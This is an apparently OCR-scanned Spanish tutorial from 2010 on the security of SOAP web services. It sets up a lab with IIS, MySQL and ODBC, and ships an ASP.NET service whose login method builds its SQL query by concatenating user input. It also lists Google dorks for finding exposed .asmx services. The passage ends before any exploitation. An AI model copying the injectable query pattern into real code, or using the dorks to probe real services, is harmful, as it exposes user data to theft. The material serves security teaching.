Pepelux – pepeluxx [AT] gmail [DOT] com
http://www.pepelux.org http://www.enye-sec.org
12/03/2010

Índice

1. Introducción

¿Qué es un servicio web?

Según la wikipedia:

Un **servicio web** (en inglés, *Web service*) es un conjunto de protocolos y estándares que sirven para intercambiar datos entre aplicaciones.

Distintas aplicaciones de software desarrolladas en lenguajes de programación diferentes, y ejecutadas sobre cualquier plataforma, pueden utilizar los servicios web para intercambiar datos en redes de ordenadores como Internet.


La interoperabilidad se consigue mediante la adopción de estándares abiertos.

Las organizaciones OASIS y W3C son los comités responsables de la arquitectura y reglamentación de los servicios Web. Para mejorar la interoperabilidad entre distintas implementaciones de servicios Web se ha creado el organismo WS-I, encargado de desarrollar diversos perfiles para definir de manera más exhaustiva estos estándares.

En resumen, nos sirve para poder utilizar datos desde otras plataformas. Por ejemplo, supongamos que tenemos una aplicación bajo Windows con la que gestionamos una tienda de camisetas y en un momento dado decidimos montar una tienda online o que nuestra PDA acceda al catálogo para poder enseñar a los clientes en tiempo real las tarifas. Una buena solución para compartir los datos es montar un servicio web.

Otra utilidad sería la de enviar mensajes SMS, por ejemplo. Supongamos una plataforma bajo Windows que mediante un módem GSM realiza envío de SMS a móviles y deseamos que nuestros colaboradores a través de sus páginas web puedan mandar también. Pues habilitamos un servicio web a través del cual nuestra base de datos reciba los datos necesarios para mandar los mensajes. De esta forma, las webs no tendrán acceso directo a nuestro aplicativo pero se les cede un pequeño protocolo para poder mandar los SMS.

A nivel de programación no es difícil de implementar y el tiempo que nos lleva es relativamente reducido, en comparación con todo lo que habría que montar para exportar los datos en un XML, subirlos a un FTP y recogerlos con un cron.



¿Por qué este texto?

Normalmente los servicios web no son para uso público o no están fácilmente accesibles para jugar con ellos. Son las aplicaciones las que acceden internamente para transmitir datos. Es por ello que la seguridad no suele ser muy buena ya que el programador piensa que sólo su aplicación va a consumir los servicios, pero realmente el servicio web se encuentra en Internet esperando a que cualquiera conecte con él para solicitarle datos.

¿Qué tipo de fallos puedo encontrar?

Los mismos que en cualquier web. Sobre todo del tipo *SQL Injection* o problemas de configuración que permitan acceder a datos sin necesidad de validarnos.

¿Cómo puedo encontrar servicios web?

Google suele ser un buen aliado. Basta con buscar cosas así:

- inurl:.asmx
- inurl:service.asmx
- inurl:service1.asmx

2. Montando una plataforma de pruebas. Requisitos


Vamos a usar dos equipos para las pruebas, uno de ellos con Windows (el otro a gusto del consumidor).

- El equipo con Windows debe tener:
  - Internet Information Server (IIS)
  - ASP 2.0
  - MySQL
  - MySQL ODBC Connector


- El otro equipo:
  - Perl o ActivePerl (si está en Windows también)
  - Componente SOAP Litle para perl


3. Creando una base de datos para pruebas


Abrimos el gestor de bases que más nos guste, o podemos usar la consola:



Y creamos una base de datos de pruebas:









Nota: si disponemos de un tercer equipo, también podemos montar allí la BBDD, por ejemplo bajo un Linux.

4. Creando el conector ODBC

En el equipo con Windows abrimos el *Panel de Control* y desde *Herramientas Administrativas* accedemos a *Orígenes de Datos (ODBC)*. Pinchamos en *DSN de Sistema* y le damos a *Agregar*. Como origen de datos seleccionamos el conector de MySQL:



Rellenamos los campos de esta forma:




Nota: he usado root para conectar porque lo he montado todo para hacer las pruebas, pero también podéis usar un usuario con acceso únicamente a esa BBDD si es que tenéis el MySQL con más datos instalados.


Si usaste un tercer equipo, en lugar de localhost deberás poner la IP de la máquina con MySQL.

5. Creando un servicio web para pruebas

Abrimos el Visual Studio (en mi caso el 2008) y le damos a nuevo proyecto. Escogemos *Aplicación de servicios web de ASP.NET* y le ponemos el nombre que queramos:



Nos creará un archivo llamado *Service1.asmx* con lo siguiente:



```
using System;
using System.Collections;
using System.ComponentModel;
using System.Data;
using System.Linq;
using System.Web;
using System.Web.Services;
using System.Web.Services.Protocols;
using System.Xml.Linq;

namespace ServicioWebPruebas
{
    /// <summary>
    /// Descripción breve de Service1
    /// </summary>
    [WebService(Namespace = "http://tempuri.org/")]
    [WebServiceBinding(ConformsTo = WsiProfiles.BasicProfile1_1)]
    [ToolboxItem(false)]
    // Para permitir que se llame a este servicio web desde un script, usando ASP.NET AJ
    // [System.Web.Script.Services.ScriptService]
    public class Service1 : System.Web.Services.WebService
    {

        [WebMethod]
        public string HelloWorld()
        {
            return "Hello World";
        }
    }
}
```

Modificamos el código escribiendo esto:

```
using System;
using System.Collections;
using System.ComponentModel;
using System.Data;
using System.Linq;
using System.Web;
using System.Web.Services;
using System.Web.Services.Protocols;
using System.Xml.Linq;
using System.Data.Odbc;

namespace ServicioWebPruebas
{
   /// <summary>
   /// Descripción breve de Service1
   /// </summary>
   [WebService(Namespace = "http://tempuri.org/")]
   [WebServiceBinding(ConformsTo = WsiProfiles.BasicProfile1_1)]
   [ToolboxItem(false)]
   // Para permitir que se llame a este servicio web desde un script, usando ASP.NET AJAX, quite la
marca de comentario de la línea siguiente.
   // [System.Web.Script.Services.ScriptService]
   public class Service1 : System.Web.Services.WebService
   {
      string cadenaSQL = "DSN=odbcpruebas"; // nombre de nuestro conector ODBC

      /**
      * PARSEAR LOS RESULTADOS
      */
      public string[][] convierteSqlDataReader(OdbcDataReader dr)
      {
```

```
            string[][] resultado = null;
            string[][] tmp = null;
            int i = 0, j;
            if (dr != null && dr.HasRows)
            {
                while (dr.Read())
                {
                    resultado = new string[i + 1][];

                    for (int k = 0; k < i; k++)
                        resultado[k] = (string[])tmp[k].Clone();

                    resultado[i] = new string[dr.FieldCount];

                    for (j = 0; j < dr.FieldCount; j++)
                        resultado[i][j] = dr.GetValue(j).ToString().Trim();

                    tmp = (string[][])resultado.Clone();
                    i++;
                }
            }

            return resultado;
        }

        /**
        * VALIDACION DE UN USUARIO
        */
        [WebMethod]
        public bool validarUsuario(string user, string pass)
        {
            string[][] resultado = null;
            bool validacion = false;

            OdbcConnection cnBD = new OdbcConnection(cadenaSQL);
            OdbcCommand cmdSQL = new OdbcCommand("SELECT id FROM usuarios WHERE user='" +
user + "' AND pass='" + pass + "'", cnBD);

            try
            {
                cnBD.Open();
                OdbcDataReader drSQL = cmdSQL.ExecuteReader();

                resultado = convierteSqlDataReader(drSQL);
            }
            catch { return false; }

            if (resultado != null) validacion = true;

            cnBD.Close();

            return validacion;
        }

        /**
        * OBTENER DATOS DEL USUARIO
        */
        [WebMethod]
        public string[][] obtenerDatos(int iduser)
        {
            string[][] resultado = null;
            string cad = "SELECT nombre, mail, tfno FROM datos_personales WHERE iduser=" + iduser;

            OdbcConnection cnBD = new OdbcConnection(cadenaSQL);
            OdbcCommand cmdSQL = new OdbcCommand(cad, cnBD);

            try
```

```
        {
            cnBD.Open();
            OdbcDataReader drSQL = cmdSQL.ExecuteReader();

            resultado = convierteSqlDataReader(drSQL);
        }
        catch { }

        cnBD.Close();

        return resultado;
    }
  }
}
```

Compilamos y lo ejecutamos. Se nos abrirá nuestro navegador con un puerto temporal para depurar la aplicación y podremos ver algo así:

Arriba tenemos los dos métodos y podemos pinchar sobre ellos para probar que todo funciona correctamente:

Prueba

Haga clic en el botón 'Invocar', para probar la operación utilizando el protocolo HTTP POST.

Parámetro	Valor
iduser:	1

Invocar

SOAP 1.1

A continuación se muestra un ejemplo de solicitud y respuesta para SOAP 1.1. Es necesario reemplazar los marcadores de posición que aparecen con valores reales.


```
POST /Service1.asmx HTTP/1.1
Host: localhost
Content-Type: text/xml; charset=utf-8
Content-Length: length
SOAPAction: "http://tempuri.org/obtenerDatos"

<?xml version="1.0" encoding="utf-8"?>
<soap:Envelope xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance" xmlns:xsd="http://www.w3.org/2001/XMLSchema" xmlns:soap="http://schemas.xmlsoap.org/soap/enve
  <soap:Body>
    <obtenerDatos xmlns="http://tempuri.org/">
      <iduser>int</iduser>
    </obtenerDatos>
  </soap:Body>
</soap:Envelope>
```


```
HTTP/1.1 200 OK
Content-Type: text/xml; charset=utf-8
Content-Length: length

<?xml version="1.0" encoding="utf-8"?>
<soap:Envelope xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance" xmlns:xsd="http://www.w3.org/2001/XMLSchema" xmlns:soap="http://schemas.xmlsoap.org/soap/enve
  <soap:Body>
    <obtenerDatosResponse xmlns="http://tempuri.org/">
      <obtenerDatosResult>
        <ArrayOfString>
          <string>string</string>
          <string>string</string>
        </ArrayOfString>
        <ArrayOfString>
          <string>string</string>
          <string>string</string>
        </ArrayOfString>
      </obtenerDatosResult>
    </obtenerDatosResponse>
  </soap:Body>
</soap:Envelope>
```

Este fichero XML no parece tener ninguna información de estilo asociada. Se muestra debajo el árbol del documento.


```
- <ArrayOfArrayOfString>
  - <ArrayOfString>
      <string>pepelux</string>
      <string>pepeluxx@gmail.com</string>
      <string>666666666</string>
    </ArrayOfString>
  </ArrayOfArrayOfString>
```


Lo mismo con el otro método:



